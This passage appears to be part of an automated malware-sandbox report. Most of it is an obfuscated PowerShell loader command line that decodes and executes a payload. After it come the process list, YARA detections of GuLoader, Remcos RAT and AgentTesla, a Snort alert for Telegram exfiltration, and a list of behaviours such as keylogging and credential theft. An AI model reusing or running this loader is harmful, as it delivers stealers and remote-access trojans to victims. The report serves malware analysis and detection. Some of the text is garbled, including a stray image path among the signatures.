DApABrCGaBUnBKuASt6UnBSt9di9AnAMiAEuCAdBPuBHoBFuFMiAFu0AbAFlAGyAEwCMiBThAStEEr7In8Re1peASk8GdAPy7TiAOpDTaAHe5Y
dASoCNo9GoBSkADvCFoALaFOv9st4FlESu1Ka8He7SaAMoCKrBNoEOpEka4Es8Al6drANaBduAbe3GaAgaCCaAFlAvaBInDUdEme9Fl9BkAldBBr0BuBHaAS
pBPaDKuAOoCYaAJu4ReEEf7Th9VeBUnBOpChaAVa7LyBMuDGlANo0TyAOv4BrAPrCKoEOp7Ga8Se0TeAba7FoBHeDKaACrCCyBPlBUmALe6foB
Op9Ch9InATrAPoCDeBToBFiBBeFnyAAs0SeAMlAAfATeCBuBTrASeEal7Me8Da1esAOt8DeAFr7ReABeDBeAAf5AtASeCse9AsBStAFlCBaAMeFSoECo1VaE
Co1As8Gl7MaAMyCPaBPaEFjECa4He8tr6FiAAlBHyAse3ReABrCNoAStAPaBBaDStESi9Bn8Tu0SaAAu7RuBRrDGe9Sc9PoBmoDBaBNoBunEBa0lhEEc5GaE
Di9SlEdi1HaEfoDUnBDaFDeBEvCreAls7DaAAl4ViEPh7Ve8BaEStAUdCAnBOpDln8Ek4ViAlbCSpBPaDDiANy1FlAFl6IrAOvDlnESu1LiEStDFe9EnBUdA
ScCDiAFoAWaACy8AnAAs5GeABaADoAWi0ReBStDPrBMaBBrASi8BiBAnDSkATeCIcFAdCHeEKu0UnEln0VaEGl7dy8Ov0ErASu7LiBPlFarAGl6InAMa2FoA
FaCcoEln1fnEApDFeAPa7SuBPyCMiAUd5VeAAr5TiESe5FaETu9Be8cr9LaEbe1UnEmoDEmBDeFCe9Pa6vaAQu4SpEBe0MoETi0BeEFl0SeEar0MaEBr5OvE
Ka9MaEPrDBiBUnFBo9Ra6CoBCa9SeEBo0NoEhe0Fe'Bi;Hr&Ov(Dr`$UnDPremimWaaSygTrnkueDatBaiBezToaPrbSplExeye7Mi)Pe Di`$BlAOldEmsK
rcBlrRaiFlpSktKoiSktAniSauHisSo1Ba;Da}AtfDeuSenGecIntBuigaoJanOu teGDeDMiTBe Ph{ToPSuaLerDiaComSe di(Li[dePSkaBerBeaDimKieExtNieSt
rEn(TiPTioBusKeiVotVaiHyoGanBr Ne=Hu Pi0Sp,Sp FoMTraKunBadSpaNotStoVirNeySv Fo=Ed Sv`$unTChrMeuReePa)Ud]Ro Mu[ThTHuyRepTeede[Ha]No
]Ba St`$DovPlaTirGg_HapFeaPorshaGomRieNutPreHarJusSu,Ge[UnPCoaFerMaaMamHreVatBieNorOr(SkPVaogrsWaiWotBaisloFrnVa pr=Mi Fl1Yd)Ke]Ko
Cl[ReTelyHapUdeRe]Hy Pl`$BlvSkrlktWh An=Be Su[BaVTaoRaiCadTh]ar)Gk;Au`$SoASadElsGycFirVaiSopSptJeiPhtAeiMeuSasVu2Ru Th=Ca LiHSlTTrBKl
Su'SaEOmDCh9ZoFSu9PeDEk8PiBAfEFl9BaFAp4MeEel9Sp9Ra2Sk8Re8CoBMa9daBPr9co8PyDBaATh6FrAGe4EcAEt8PiAFa0exASk7Gs9fo4BuFR
e3PrFHr3Te8AnAAdBBaCNyBheBOpBDiBCaAUnCAlASt7HeBlnDTh8KeDSnAId6RfADe4RuASe8OxATr0JuAFr7KaECo7Mi8KoDTvABaCQuAlnFDeATi0SkAP
e7GaADeCVa8StDJaBCo0ApAKi7FjATa8AlATe4CaAMi0ReAOiAAr8Ln8AnBSaAtrBSaAsoAFrCGeAHa4NeALaBTrAPl5DiBat0MaENi1ImEMa1Un8Li7trAe
sCFoBRoEReELa4Ve8Ac6UnAHoBEqAAa3coAaaCExAToAStBlmDInEJe9in9FaAEvBSk0afBHyACuBTrDPrAinCTeABe4CeEAm7Ta9raBPeAWhCscAnaFBrAS
p5beAAcCBiAUnARkBInDFoAMu0KlAFh6HyAAm7BiELa7Pr8ba8FaBFoABrBStABeACiCLaALi4SeAEnBAtACr5laBSl0He8Sp7ChAMo8UnAAj4FiABiComEO
v1KoEsuDFi9ViBLyADeCHyACoABnAAf8KaAFr5DoADoAEtAEr0PrBAsDStBWhBFiAHj8PrBReDCeAWiCKaFMo1frEUn0PiEOi0duEBr5PjEMo9La9An2Fa9K
oAGeBIn0CrBSmALiBAxDLoAUlCBuAFa4MbEPa7Fa9KaBTrALiCEfAPaFInAsl5FrAjoCKoAPaAMaBUnDKoAEt0InANa6SeASe7NoEDi7Sh8UpCalAUb4DiAE
t0foBChDKoEFo7Da8Re8HaBHoAMaBNaABeASpCspABo4InAOfBhjARh5AnBLo0Ba8FoBfiBStCCaAal0SiAPr5CoAHaDshAAcCSkBfBSt8Pu8UrAsiAPrAY
oAHuATlCKrBInAKaBStASy9Al4TiFOn3kiFMa3Fo9viBPaBMoCHoAbr7WoECe0FyEGn7ca8KoDKoAGeCAfAMaFStAco0BeACo7SkAfoCAn8StDAkBGe0meAS
t7DaAln8WoAJo4VeAKo0EnANoACh8Ve4ScACr6KaAStDDrBArCFeAKu5SeAFrCFlEPa1MeECuDbi9HeBcyAReCCoAOsADiACo8LaABa5beAShA
BeASc0AmBBrDteBExBfaAes8frBUnDUdACrCFlFBr0TrEbe5afELy9PhEgiDDiABuFScAkm8BeAko5MaBLyAOvAGaCStESv0DaEAa7no8liDStAMaCYiAReF
unAAn0UnAKv7EkAEnCOr9OcDInBUn0DaBln9HvAmuCVeEUn1afEAmDMe8SpDStASoCMaAFr4CrAFa8ViAScENoABo7VaABrCPrBBaDFoAOb0un
BAn3ReAPi8CaAreBUfAFi5BlATaCInFSn9PeEAn5fuEPu9DrECoDBu8teDllACaCllANa4ReASk8PrAFrERhARe7BrAHjCNeBUmDBiASa0HyBKo3WeAHe8Un
AFiBAfABu5PnASaCPrFGe8StEFi5LuESu9An9Ti2Vi9BeATo BPu0FlBDeABrBFoDJaASkQuAsk4SuEFr7Pa8Ry4SuBMiCVaAAc5BiBMaDSuAHo0SkATiAMa
AAr8EmBHeAPiBLiDfo8AnDTuABrCAtAPl5FrAPrCExAWaELiATr8BlBSnDSiAImCMi9Un4EtEHa0Bl'Tr;Po&Co(Ov`$PrDBleRdmGlaSmgDenPteChtaniF
rzstaKebCalHaeEn7Wa)Bd Mi`$AnASkdfosElcMirPoiLapUntsuiZotCaiReuUnsMe2Di;St`$GaANedsmsAbcExrAeiMopSatTeiPutBoiViuNosRe3we Ta=Re TiH
TaTStBEr Ac'CaEGrDjo9GiFSw9SkDAn8CuBNaEYa7Ex8InDCaAMoCOfAhyFMuABe0BrAEl7PrAMeCCh8prAlnAAn6ReADh7RdBMiATaBCuDCaBNoBSuBFrC
RaAScAGuBMiDmiABe6FrBCoBUnERa1BeEHuDTu9SkBChASeCpaAFoAHaAln8MaAAu5koAsoALiAtr0ThBOpDStBSkBLaAEs8gaBAbDGaAfeCInFTsFBaEKr5
NaEsp9Su9Af2Fo9PoATaBSt0SkBvlAKaBSkDRhAAaCReANo4MiECr7Pr9BrBPrAprCAnAQuFFrAFy5CyAKoCOmAOrADeBSmDAfAXy0DaAln6InASe7HoEgu7
Kr8SaADeAOv8HeAAf5crAMi5skAPj0meAKa7MaALiEKo8KlASdABjARh5AnBLo0Ba8FoBfiBStCCaAal0SiAPr5CoAHaDshAAcCSkBfBSt8Pu8UrAsiAPrAY
PuFSc3El9SiACeBUbDMoANo8UnADe7NoAKaDufAFi8LiBFeBHjASnDPrEGu5GuERu9EnEBrDCaBSyFsaAGa8SwBBaBMa9Us6TrBCo9LuARo8De
BNrBKaAOn8TrABa4CpACoCOuBAnDSiAUdCNoBQiBEvBTeAGeEOp0AnESt7lo9SeABeACrCFlBNrDTv8Ka0KuAox4WoBPl9SoAPi5EdAplCmyAP
a4DuASiCToABl7InBBiDuhALe8SnBInDLiAEf0ToASy6reANu7Af8FiFPoAPr5StAEc8GsASlEceBcoAKoEWa1AgEFoDFe9KuBSdAPyCMeAStATkATr8LuAE
x5SkAScAMaAUn0ErBFlDSlBIsBScATn8KnBNeDFeAKaCTaFByEDiELa0Ro'Fo;An&Sp(Sp`$SoDBieBomcoaAggFunpseUntBuiWrzFaamabAfludeer7Ov)Gl
Di`$EvAAndSisUtcAnrSoiRapKotAciSttSpiApuNosRa3Sc;Te`$LaAApdChsUzcPhrSaiPrpButKaiGrtsaiIcuDrsLo4Bo Af=St SaHHiTChBDi Kr'OuEteDKo
9PeFHy9NoDCa8RaBDeEPi7En8SnDAsAUdCnoAIrFReAln0KuASa7InACrCBi8Ho4FaASaCTrBPaDFlACy1FoADr6noAMeDYeEBe1TeEsuDDr8PeDPaAJoCBi
APa4crAFo8LnAJrEShAFo7alAGaCBlBFoDSuARe0WhBSt3BaAGu8JuAPaBMoARa5UiAReCHeFWiBBeEMe5QuELo9HoEFoDGe8BrDVrAPhCplAln4RiABo8ta
ATaEObASt7KaASkCSuBMiDchAHe0MuBTa3KoASu8SuADaBSpAEm5PrAFnCReFPlAVoEPa5JaEAn9trEPaDnoBSiFGeBlnBAtBunDSoEHa5ReEH
a9KvEKoDVoBNyFPiAEc8AlBReBFo9Po6LaBOv9GgAde8InBkoBToANo8PaASk4OlAMaCMeBReDEtANeCPrBMaBTrBPrAlnEPo0unENo7Ca9AbA
HyAEfCOrBSeDve8Pl0ReApr4TrBRe9LiATr5SpAKoCUnAFo4CoAUnCSvALa7foBGnDBlACo8ToBThDEmADa0saARo6OvABo7An8PsFPrADi5SpABo8FlALiE
AcBBeAafEMa1UlELaDTo9UtBHiADaCInAPhAPlASa8UdARa5teATiABrASk0UnBMaDStBMuBunAAf8MoBAsDSwABoCAfFSpELeEBi0Tu'En;En&Re(Fa`$Su
DvieSpmSuaLygRenBleEntJoiCazInaPobpulAseTi7Ly)Re ga`$kaAModUdsBecstrTriFopHatBiiswtFliTiuEnsHa4Ga;Co`$SkAChdPisIncCorBiinepBatHaiV
atteiinuErsTe5Fo Gi=uk FlHBeTHyBBo Fl'DyBFrBJaAStCLeBLaDReBSpCInBInBBoALo7RoEPt9TmEbaDBe9HiFAm9PeDTh8LaBViEOv7Pa8UdATrBO
pBjiAtrCAfAKo8LeBReDDrAUnCCo9CoDChBTy0KiBMa9GaASiCFlESo1SkEOp0Go'ki;fl&Ca(Ba`$deDSaeStmWoaLugNunBreOrtDiiTrzLiaGebSilMyeKo7Pr)Ga
Sp`$JiALidHasRocUnrBriUppGetFeiTitDiiAdustsSk5Co Ki Pn Tr;Sk}Bo`$enkSukUl Sc=Sk SpHSlTSaBLo Be'EnABa2MaALaCMiBPoBMoASu7SpAStCMoACo5
BiFAlAFjFAbBKe'Fo;Pa`$ViASidPrssucHarBeiFopOptUniEktSmiOkuSpsub6sp Ti=li PrHCaTWhBHo St'unEAlDToBPrFEnAOp8ViBviBAn9So6RaBFlFElAMe8
BaEAr9EfFSm4BaEMi9Bi9Am2Ub9slAUdBMa0MeBKiAlnBLiDMeARoCSuAUn4pjESt7Dr9fiBUdBSqCReAPr7GrBlnDCaATr0NaAby4FrAudCHyEDo7Mi8Fo0
beAHo7ReBBoDCoAFjCInBDoBReAEl6BoBPe9Vi9SuAFoANoCXyBFnBBlBMeFveAfe0OuALeASlAdeCKaBTjAChEDa7Ha8No4KoAOp8HoBAlBGaBAlAfoASe1
SkAPr8MiAZy5Ap9Dr4RuFKl3HjFRo3Cz8WiEkuAMeCSkBTwDRi8SpDDeAAgCPsAGa5ClABeCRiADeEIsAKa8LaBLiDSlAKnCPr8PoFPjANa6PrBStBCi8SmF
BaBNaCSaAfr7InAAdASpBTvDApAKl0DoAIn6GeAHe7Na9Sp9NoAJo6FoABo0TrARa7KlBOlDTrASpCXiBFaBKiEin1SoEKn1brACaFDeAPh2UnBDa9CaEDe9
ChESeDTaASt2SuAVa2AlEMa9TeEBeDCa8WaDOpATiCElASt4UnAaf8GsAApEMiAsk7EgAFiCSpBQuDFoAPr0SpBDe3HeATi8UsAOfBPaASa5Sh
AreCGlFSuDKoEOm0StERe5heEGl9chECa1Hy8NoEFo8AnDSl9SeDFeEEx9Sk8Ma9suESu1Pi9St2Sc8Fl0ReATo7FlBLbDRe9st9MiBArDdeBKrBBi9As4Or
ESt5AfESp9Ga9Ty2Kl9PrCPe8Ro0InANo7FrBAaDUvFArAMiFMoBSp9Ro4CoEPe5UdESe9Tr9Me2Sk9SlCru8Ek0BeAFi7FlBflDVeFHoASiFEmBOv9Ax4ur
EDu5PaEmu9Un9Om2Pr9LiCSk8Ar0SmALu7UnBCoDimFSpANoFCyBBr9Fl4MeEUn0MoEPa9LaEBe1Va9Pr2De8Re0CuASk7PrBEuDas9Sk9SgBG
rDSkBWiBFo9Do4HaEln0PuEAd0BaELa0Pr'Re;Su&At(Te`$AfDFueUdmSaaStgFrnBaeArtLaiStzSnaAgbFllHoeSv7To)In Sy`$UnAFadSlsLocudrUniPrpObtTii
GetUniCruZosRu6Pr;Fo`$ChvFoaefrKl_SmnRutUn Be=Ud VaftokAppSk Sk`$BrDPreGemDiaIngStnUneHotBaiHezKeaEmbaflbeeth5re Be`$OcDLaeFimRaaR
ugLanTeeKntPoiBezHraGabPolSjeSl6sa;Fo`$IdAMidVesTocInrMoiLapSwtPliEktOpiReuPasFr7Ba He=No PrHUpTPrBOr Ob'BeEMaDFu8Pe8seBNiBPrBFeDC
yAKnCSeASyFCrADe8GeANe2syBPeDKiAFlCefBSeBFaFGuABiEAr9spFHu4DeESt9FiESsDFlBReFHaAre8ouBHuBPa9Di6BlBSeFUnAre8BiEHyEDo7Fa8Ri0M
eATi7miBDeFKoAKu6JaAst2teAlnCTiEAn1An9Op2Ak8Hi0KlARe7AfBDeDLa9My9DoBStDReBPrBPr9Dy4reFTr3KaFEd3ri9Co3RiAViCKaBAsBHaAEk6O
rEMi5UnEUd9tiFUkAMoFBlFTeFTrFToEKo5UnESa9RaFCe9NoBBo1RiFEsAGiFBr9BlFFo9TnFHa9MaEMa5PaEJa9GrFPe9FrBUn1trFLaDOvFKe9SkESv0O
v'Ap;In&Om(pa`$PeDSleWemcaacigPunLoeFatNeiDezHeaPabFrlWiebl7Ve)Ac Py`$MaARedPospicSkrM iTipTytObiamtoniSkuTesan7Pr;Su`$BiACodPrsBo
cKirusilcpDetSliPetLyiteuPesEf8Un Po=Tr FrHphTNaBDy Ti'ErEGrDcoAAc6fjBKaBEnABe0UnERa9ChFSp4SmEFl9SuETeDCoBafFlcADu8BlBRaBFr9Sv6KlB
FiFJuASi8FoEPa7Cl8Pe0MiAKo7raBVaFdiAMa6NaASp2ArASpCgaEbr1Ap9Re2At8Ku0CaASp7BlBKuDLa9Im9MaBBoDPhBGwBRe9em4caFSt3PoFov3br9
st3VoAUnCJeBmaBEsAAc6CoECl5UnEOo9MiFBa9KeBDe1BuFHj8SmFSk9DeFUn9foFCa9HuFAl9KoFEn9EgESo5BaEDe9UnFTa9JaBCl1AkFPrATeFFi9TeF
Pi9NoFBu9opENs5BoELe9EuFBa9TaBEn1KrFToDTrELi0Ti'Sk;Pe&Ln(in`$PrDQueKemKraDrgOpnReeUntWhiblzKraUrbKllDaeAr7Os)Re La`$luAgldNosAncHo
rUniSopNitEpiCotFsiaruUlsHy8Ha;Bu`$FosBspCaiOvlafdTeenuvDdaAnnOpdJosDrpPerFloKojDheTekAptFleSerMy=By(chGFoeTatda-DolOrtBeeBomUdPGr
rsaoSppDiestrBetPhyCe An-DePSpaJatSlhSt Un'GaHAaKEfCStUPa:Ud\FlKOpyHaseahTaaViaManbodleearnSt\MidCouRemMepNoeCotDesSu'Vi)Br.SklBea
LoyPnldraJasca;Va`$KoAGedAdsStcInrIniSepGrtheiTitFuifeuRasSp9Sa De=Ch UnHLyTInBFl Ve'NaEGrDPr8Gr8ReACyDGaBCaAAcAUnAFoBStBPrAkl0AlB
Ba9CaBlmDPaARe0NuBKoDPaAOt0UnBToCPrBAbASeEEn9riFCl4EmEbl9Fo9Ne2De9TrASkBSt0TaBbiAChBCoDSpAMeClAAn4PhEBe7Dd8TeAPaALo6SpA
Gr7ReBHiFCaALeCSeBDeBSkBGoDBe9Li4EmFHy3rgFUn3Ar8VeFNoBFiBenAin6DiAAa4Br8UnBFiApi8YvBAfABaAHeCSuFGrFFaFBaDin9VaAUnBCoDToB
OvBlnALa0LrAAc7mbATrEStECo1SaEMaDBlBUdAFaBBe9CoASk0NeABa5anANaDCaALeCJeBldFAkATi8YdATa7DeAbaDUnBFoAEpBMi9ChBTr
BSvACa6SvAPh3AgASyCJoAre2RuBvaDMiAUnCKeBInBJoESt0co'Co;Sa&Re(Fo`$ImDbeeUdmSaaOugUdnMyeDetSaiDizLiaMebGelKoeOv7In)Le Su`$
CaABedcrsFrcBaririSypDitLaiKetAdiAnuEpsSi9Am;De`$TesAgpreiOplisdCheKlvLeaDenLadkosprpInrFdouljSkebukMatsheRurNo0St Sp=Ge JoHToTDeBMo
Re'Pr9Co2Ko9CiArhBLi0chBSnATiBevDNeAPoCBaAAn4heESl7Ri9TyBUnBCeCEnAMo7PoBPaDFeATr0StABe4stASttCExEbu7is8Ch0GeAWa7SkBAlD

ReAInClnBMaBcoADe6MoBSi9Ad9HjANeAUdCReBFiBAlBUnFKkADe0ReAVaATiAOvCSuBEuAAsESp7Hy8Af4MeARe8InBTvBLnBSuAPrANo1PaASi8UdATo5
De9Al4UlFDr3UnFFo3Bu8ReARaAJo6FrBNi9kaBpo0HaETh1FrETwDSs8se8PaAAlDPaBWaAVoAPsAFnBDeBteASl0VeBFo9SuBBrDHyATo0koBEgDdeAHe0
olBGlCPaBboAHaEEr5PoEVn9SeFLu9TeEuf5GlEDe9RuEbn9PaESlDMt8Di8JuBAmBteBimDltAVeCArABiFUsAHy8UdARd2MeBLlDtrATiCanBSaBBiFKuA
HaEGo5PaEOu9StFSkAHyFLiFVaFCoFBlEEn0Xe'Er;Ma&Af(Ly`$scDCoeFrmGaaThgChnTreTjtPyiDizImaEpbTilSaeTa7Um)Ra Ta`$PosLapUniAnlEcdtreTrvde
aPonSadSasnypCorBooRejFoeSakVotdieSvrSn0Li;ph`$FasTyiSpzvaePa=Ha`$GeAOvdbrsEqcAprstiPapQutHuiLitSyiUnuWrsPa.AncInoBeutenUntAv-Ou3D
i6Si6Ty;Af`$BesMepMyiSylSadJdePevMeaAsnSydSpsSlpPirGroEwjHyeSukEntNeeRhrSa1Kr Le=ne HyHHaTInBSa Un'No9Pe2St9FlAGeBlm0PuBStAbeBBeDT
rACoCTrASe4ReESa7Sa9SpBmoBGlCEfASa7TfBDuDKoAAf0miASc4TiAofCMoEOr7Pa8lg0NoALe7FiBTuDDeAJaCBoBChBMaAFi6GrBPr9Ch9SwAJeAImCH
aBSaBOrBGrFFoAPr0KnASiAPrAHaCudBGeAVeEEl7Ed8Cl4biAFr8NeBOdBRaBDeAGlACr1TrAGa8PsAPa5Gi9Ze4NoFBl3auFFo3Mo8KiAorAAf6NeBKr9T
aBDy0TiEUd1DiENiDbr8Ga8KaAPaDBhBEnASkATyABgBVeBuoAAb0AbBDo9FoBSyDDiARe0BaBBoDWaAst0VuBSuCTaBTyAImEFo5skEFl9FeFPlAWiFInFk
lFKrFViENe5VaEsv9HoESuDEvASp6tiBMiBKaAKl0BaEBa5kvERi9SmESvDStBHaAChABa0CoBFl3SyACoCRmEPs0Ir'vi;No&Re(Di`$PaDUdeRamPraAvg
penAneAmtSyiSezSoaSvbSalfieDe7Ov)Sm Ko`$MusBrpDyijulDedMieovvJoaCanPhdAtsOrpFrrPaoFojNoePrkBotSoeKarHe1Bv;Ca`$AgsRopGriJulPodBreAf
vRoaUdnSydChsStpFerAnoCijWeeStkAntWieRerTo2Un Ro=Sa MoHVeTFoBan la'inESaDPlBPjFMoARa8MiBUgBno9Fl6guBTjBOpBAmCAnACy7PeASy
4PuAShCOpETi9CeFCo4ExEDe9Fa9Un2un9ToAPaBTe0LiBEmASaBcrDPrACuCSoAFo4HoEPo7Re9PeBzyBBoCJeAka7HoBPrDJuAAn0CuAdi4P
aAgeCraEwo7Di8Fa0ReASe7StBAnDOvAGlCAfBlnBObAor6UnBLy9No9KaASaAOpCDiBlnBAbBTrFToATy0BeAspAFlAArCskBlnAWiEBr7Ba8Yd4YaABu8U
dBSkBVaBfoATeAHo1AbAFo8FaAMa5Jo9Wh4WeFMi3heFFo3Re8CrESkAlnCRaBHoDGr8TaDAnAViCkrAPr5ReAEfCFiATaEAlAAp8beBprDChAHaCPe8klFU
dALi6GeBStBFo8gaFSuBShCafALr7AtATrASlBBaDHaAAn0SoAbr6TyAFl7Uk9Fr9FoABr6BuAPr0PoAHe7doBDoDanAMoCCrBAfBPaECh1PaEapDPr8gr8H
jBDvBAaBLoDSuASkCSfAFlFHiASv8DiADd2inBSuDMaASeCCeBhuBYdFFiAunEBr5StEVe9CiENe1Ud8PhESa8InDOr9NaDBaELi9Ko8An9UnEln1Ka9Ce2R
e8Pl0ErACr7OmBSmDhy9No9HeBIdDCoBBeBUn9Ca4veELe5Or9Ps2Be8St0CaAMa7TjBUpDBl9Ud9KaBMyDLuBArBRe9do4SyEBi0SeEGr9FrEAn1Pr9Op2U
n9CiFPoAEx6MoALa0VaAVeDSp9Ch4ChEWh0ArEVa0BeEAn0En'Di;In&Ma(Li`$GeDCheEumOuaHvgLonNueUatFuiMizfjaKrbEtlOeeIn7Fo)In Ma`$Fo
sDepGoiLalUndMieAmvWhaImnTydGesFipAnrDaoMojJaeUskOmtFaeHorso2Fi;Ou`$AnsNypOviSplTadKoeBlvReaInnSadSisOppAlrbrochjHoeStkSttmoeBerre
3Pr Cu=Sa PhHFuTsiBpa Vo'ovEBiDHyBPuFwiASt8PeBkuBln9Bo6VeBStBUnBKvCDiAUn7NaAGa4KoAFiCveEFa7Tr8Sm0UdAFl7HaBDeFHeATa6HyARa
2EnASkCSaEEx1AdERoDMaADd6InBOpBSaANo0InEBr5TaEAdDlnBHaFHaADi8AfBBaBce9No6RuASa7BuBUnDMoESu0Mu'Tr;Sw&Go(Se`$ReD
HaeBemRoaPrgHenRoeSythuiLezPlaPabPjlHaeAa7No)Un ne`$ResStpHeiFulRedOteBrvHuaGonDedFesStpKvrIboDijSteFikFntReePlrSm3Ni#Bl;""";;Function
spildevandsprojekter9 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Brndoffers = $Brndoffers + $HS.Substring($i, 1); } $Brndoffers;}$C
hlorpikrin0 = spildevandsprojekter9 'AgIPaEBeXBa ';$Chlorpikrin2 = spildevandsprojekter9 'CosLatHuaCerRytRe-RejAfoYvbRi ';$Chlorpikrin1= spildevandspr
ojekter9 $Damspils;;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $Chlorpikrin1 ;}else{&$Chlorpikrin0 $Chlorpikrin1;};;; MD5:
C32CA4ACFCC635EC1EA6ED8A34DF5FAC)

- conhost.exe (PID: 7972 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- CasPol.exe (PID: 3788 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: 914F728C04D3EDDD5FBA59420E74E56B)
- CasPol.exe (PID: 3248 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: 914F728C04D3EDDD5FBA59420E74E56B)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000000.3773940652.0000000000E00000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000008.00000002.7449931137.000000001F1C0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0000000D.00000002.7460473014.000000001D6D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000D.00000002.7460473014.000000001D6D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000D.00000002.7460473014.000000001D6D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.11.20 - Destination IP: 149.154.167.220

Timestamp:	192.168.11.20149.154.167.220498814432851779 11/28/22-20:47:47.307107
SID:	2851779
Source Port:	49881
Destination Port:	443

Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Yara detected Remcos RAT

Multi AV Scanner detection for domain / URL

Networking



Snort IDS alert for network traffic

Uses the Telegram API (likely for C&C communication)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing



Installs a global keyboard hook

E-Banking Fraud



Yara detected Remcos RAT

System Summary



Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation



Yara detected GuLoader

Obfuscated command line found

Boot Survival



Creates multiple autostart registry keys

Malware Analysis System Evasion



Tries to detect Any.run

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information



Yara detected Telegram RAT

Yara detected AgentTesla

Yara detected Remcos RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality



Yara detected Telegram RAT


Yara detected AgentTesla

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
